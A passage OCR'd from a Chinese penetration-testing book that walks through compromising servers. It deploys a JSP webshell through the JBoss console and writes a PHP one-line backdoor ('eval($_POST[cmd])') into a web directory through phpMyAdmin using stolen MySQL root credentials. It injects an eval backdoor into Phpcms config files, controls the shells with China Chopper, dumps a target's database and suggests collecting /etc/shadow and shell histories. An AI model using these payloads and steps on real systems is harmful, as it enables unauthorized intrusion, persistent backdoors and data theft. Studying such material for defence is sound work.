


图 5-216　查看已经部署的 war

3．上传 war 文件

在 Web Application 主界面右下方有一个“Add a new resource”按钮，单击该按钮来部署新的 war，如图 5-217 所示，单击浏览，选择一个 war 文件，如果没有 war 文件，可以执行命令“jar –cvf myshell.war index.jsp”将 webshell 文件 index.jsp 生成 myshell.war。单击“continue”按钮继续进行部署，如图部署的 war 文件不是 jboss 能够识别的（不是通过 jar 命令生成的），则会报错，如图 5-218 所示。




图 5-217　上传 war 文件进行部署



图 5-218　部署报错

针对该情况有两种解决方案，一种是自己搭建环境生成一个 war 文件，另一种解决方法就是收集一些 jspwebshell 的 rar 文件。重新上传能用的 war 文件，如图 5-219 所示，成功部署。




图 5-219 重新部署 war 文件

4. 启动 Web Application 应用程序

在 Web Application 中单击刚才部署的 war 文件可以查看其配置情况，如图 5-220 所示，在该配置页面可以看到其一般属性，名称、版本和描述等信息，该信息主要用于部署程序调试等用，在 WebShell 中基本无用。



图 5-220 查看 war 程序的配置情况

单击“control”标签，进入服务控制页面，单击“start”按钮开启该 war 应用。如果想关闭该应用，单击“stop”按钮停止即可，而 Restart 按钮则是表示重启该 war 应用，如图 5-221 所示，将刚才部署的 war 的 WebShell 运行。



图 5-221　运行刚部署的 war 应用

5.16.3　获取 JSP 的 WebShell

在地址栏注入“http://202.10.xxx.xxx:8080/war/”进行 WebShell 访问测试，如图 5-222 所示，顺利获取 Jsp 的 WebShell 界面，输入密码即可进入 WebShell 进行管理。如图 5-223 所示，获取该 ServerName、ServerPort、Server OS、CurrentUser、CurrentUserFolder、CurrentWorkingDirectory、程序相对路径、程序绝对路径、网络协议、服务器软件版本信息、JDK Version、JDK HomeDir、JAVA VM、JAVA VM Name、JAVA ClassPath、JAVA LibraryPath、JAVA TmpFolde、JIT 编译器名、扩展 Folder 路径、客户端信息、RemoteAddress、RemoteHostName、Username、请求方式以及应用安全套接字层等信息。




图 5-222　获取 WebShell




图 5-223 获取服务器等相关信息

由该页面可以知道目前用户为 root 权限，服务器最高权限，后期可以收集 root 等其他用户的.bash_history，.mysql_history，获取 etc/passwd、etc/shadow 等有关密码信息文件，获取网站敏感配置文件等。

5.17 利用 phpMyadmin 渗透某 Linux 服务器

在渗透主要目标未果的情况下，通过扫描和分析 C 段的服务器，结果发现一个服务器为测试服务器，该服务器上的源代码能够下载，但无法获取直接获取 WebShell，后面通过分析源代码，结合服务器上面有 phpMyAdmin，通过 MySQL 数据库的 root 用户权限导出一句话后门，成功拿到该网站的 WebShell 权限。



图 5-224 网站列目录漏洞

5.17.1 分析列目录文件和目录

通过 Nmap 扫描软件扫描端口后发现服务器开放了 80 端口，能够正常访问，服务器开放了目录以及文件浏览，如图 5-224 所示，获取了源代码的压缩文件以及 phpMyAdmin 管理程序。

5.17.2 获取网站的真实路径

对该网站的所有文件逐个进行访问，结果在访

问 cacheConfig.php 文件时出现错误提示信息，如图 5-225 所示，依据该错误信息成功获取网站的真实路径“/usr/local/****apache 2.2.11/htdocs/bbs/config”通过该错误信息还知道该服务器为 Linux 操作系统。



图 5-225　获取网站的真实路径

5.17.3　导入一句话后门到网站

通过分析网站源代码，成功获取数据库连接文件中的 MySQL 用户 root 的密码，通过 phpMyAdmin 成功连接并进入后台管理，如图 5-226 所示，通过执行 SQL 语句“Select '<?php eval($_POST[cmd]);?> '　into outfile '/usr/local/****/apache2.2.11/htdocs/bbs/config/1.php';”将一句话木马写入刚才报错的路径下面。



图 5-226　通过查询导出一句话后门

5.17.4 获取 WebShell

通过 phpMyAdmin 的查询功能将一句话后门导出到网站后，还需要对该一句话后门的具体地址进行访问，看看能否正常访问，如图 5-227 所示，能够正常访问。



图 5-227 测试一句话后门

通过中国菜刀一句话后门管理软件，在其中加入一句话后门的具体地址和管理密码，如图 5-228 所示，添加成功后通过双击刚添加的记录来测试一句话后门能否成功，如图 5-229 所示，成功获得 WebShell。




图 5-228 添加记录到中国菜刀

5.17.5 导出数据库

通过中国菜刀上传功能强大的 WebShell，通过掌握的信息，成功地将目标网站的数据库导出到本地，如图 5-230 所示。




图 5-229　成功获得 WebShell




图 5-230　成功导出目标网站的数据库

第 6 章　0day 攻击

在 Web 渗透中 0day 攻击的危害最大，同时攻击最有效果。在 Web 渗透中有应用程序 0day、操作系统 0day、Web 应用程序 0day 以及其他一些 0day。最常见的是前三种。根据 0day 的挖掘出来的时间和难度，挖掘 Web 应用程序 0day 相对最容易，前提是具备一定的脚本编程基础。0day 的攻击非常简单，按照 0day 使用方法执行命令或者程序即可。只要对方存在漏洞，通过 0day 一般都能获取 WebShell，甚至系统权限。Metasploit 提供了开发和利用 0day 的平台，有兴趣的朋友可以深入研究。

本章主要通过一些实际案例来讨论如何利用 Web 应用程序上的一些 0day 来进行 Web 渗透，介绍的主要是一种理念，真正的 0day 攻击需要自己去挖掘或者和地下团队交流，才能挖掘 0day 来进行 Web 渗透，才真正进入了 Web 渗透的技术殿堂！

本章主要内容：

- Phpcms2008sp4 管理员提权 0day
- 利用 Art2008cms 漏洞渗透某站点
- PHP168 XSS 跨站及利用
- Citrix 密码绕过漏洞引发的渗透
- DZ7.1 and 7.2 0 远程代码执行漏洞获取 WebShell
- Wordpress 拿 WebShell
- 由 PHP168 任意文件下载 0DAY 到服务器提权
- 老 Y 文章管理系统 V2.2 注入漏洞分析与利用
- 使用 Discuz!NT3.5.2 文件编辑 0day 获取 WebShell
- Discuz!6.0 管理员编辑模板文件获取 WebShell
- Discuz!6.0 管理员权限插件导入获取 WebShell
- Discuz!7.2 管理员权限插件导入获取 WebShell

6.1　Phpcms2008sp4 管理员提权 0day

Phpcms 2008 系列，最早发布于 2008 年 12 月，历经近 2 年的系统完善，现在已经拥有内容模型、会员、问吧、黄页、分类信息、视频、专题、财务、订单、广告、邮件订阅、短消息、自定义表单、全站搜索等 20 多个功能模块，内置新闻、图片、下载、信息、产品 5 大内容模型。Phpcms 2008 采用模块化开发，支持内容模型和会员模型，并且可以自定义字段，是深受广大用户喜爱的开源网站内容管理系统软件，目前该软件的最新版本为 Phpcms2008sp4，通过对该系统的研究，发现在获取了管理员权限的情况下，通过木马扫描

可以快捷地获取 WebShell 权限。

6.1.1 获取 Phpcms 版本号

Phpcms2008sp4 的默认后台地址是 admin.php，输入管理员名称和用户密码即可进入。通过后台首页可以看到 Phpcms 的版本号即“Phpcms2008sp4 20110406”，如图 6-1 所示。



图 6-1 获取 Phpcms 的版本号

6.1.2 扫描木马

单击“系统设置”→“系统工具”→“木马扫描”→“扫描木马”，如图 6-2 所示，进入木马扫描设置页面。在文件类型中选择 php，特征函数使用默认的即可。特征代码使用“dbpw”，然后单击“开始扫描”。



图 6-2 扫描木马设置

注意：在文件类型中默认增加了 JS 代码扫描，由于是要提权因此去掉 JS 文件类型，可加快文件扫描速度。如图 6-3 所示，程序开始扫描并提示进度等信息。



图 6-3　开始扫描程序文件

6.1.3　查看扫描结果

Phpcms2008sp4 版本中扫描木马模块可以对系统所有存在特征代码的文件进行内容查看，如图 6-4 所示，当扫描结束后会将扫描的结果按照列表的方式进行显示。并提示哪些文件包含特征代码。在本例中，可以看到有很多文件，通过该方法可以获取数据库配置文件的信息。




图 6-4　查看扫描结果文件

选中一个需要查看的文件，然后在扫描结果列表中操作，单击“查看”按钮即可查看相应文件的源代码，如图 6-5 所示。通过该方法可以很方便地获取数据库配置文件等信息。



图 6-5　查看程序源代码

6.1.4　获取数据库密码

在本例中选中“include/config.inc.php”，如图 6-6 所示，可以直接查看文件代码，如果系统中存在 WebShell，那么该方法可以快速获取 WebShell 的密码。




图 6-6　获取数据库连接密码

6.1.5　修改文件获得 WebShell

先从需要替换的文件中，选定一个独立段的注释性文字，例如“//MemCache 服务器配置”，然后回到木马扫描结果文件列表中，并选中需要替换的文件，并从单击“批量替换”，接着会出来一个文件替换页面，如图 6-7 所示，在替换成文本框中输入“eval($_POST['antian365.com']);”，在“要替换的内容”中输入“/MemCache 服务器配置”，

单击提交，即可将一句话木马插入配置文件中。



图 6-7　插入一句话后门到文件中

6.1.6　成功获取 WebShell

使用中国菜刀一句话木马管理端，在其中先添加一个 Shell 地址并输入连接密码，然后直接连接 WebShell 地址，如图 6-8 所示，成功获取 WebShell。

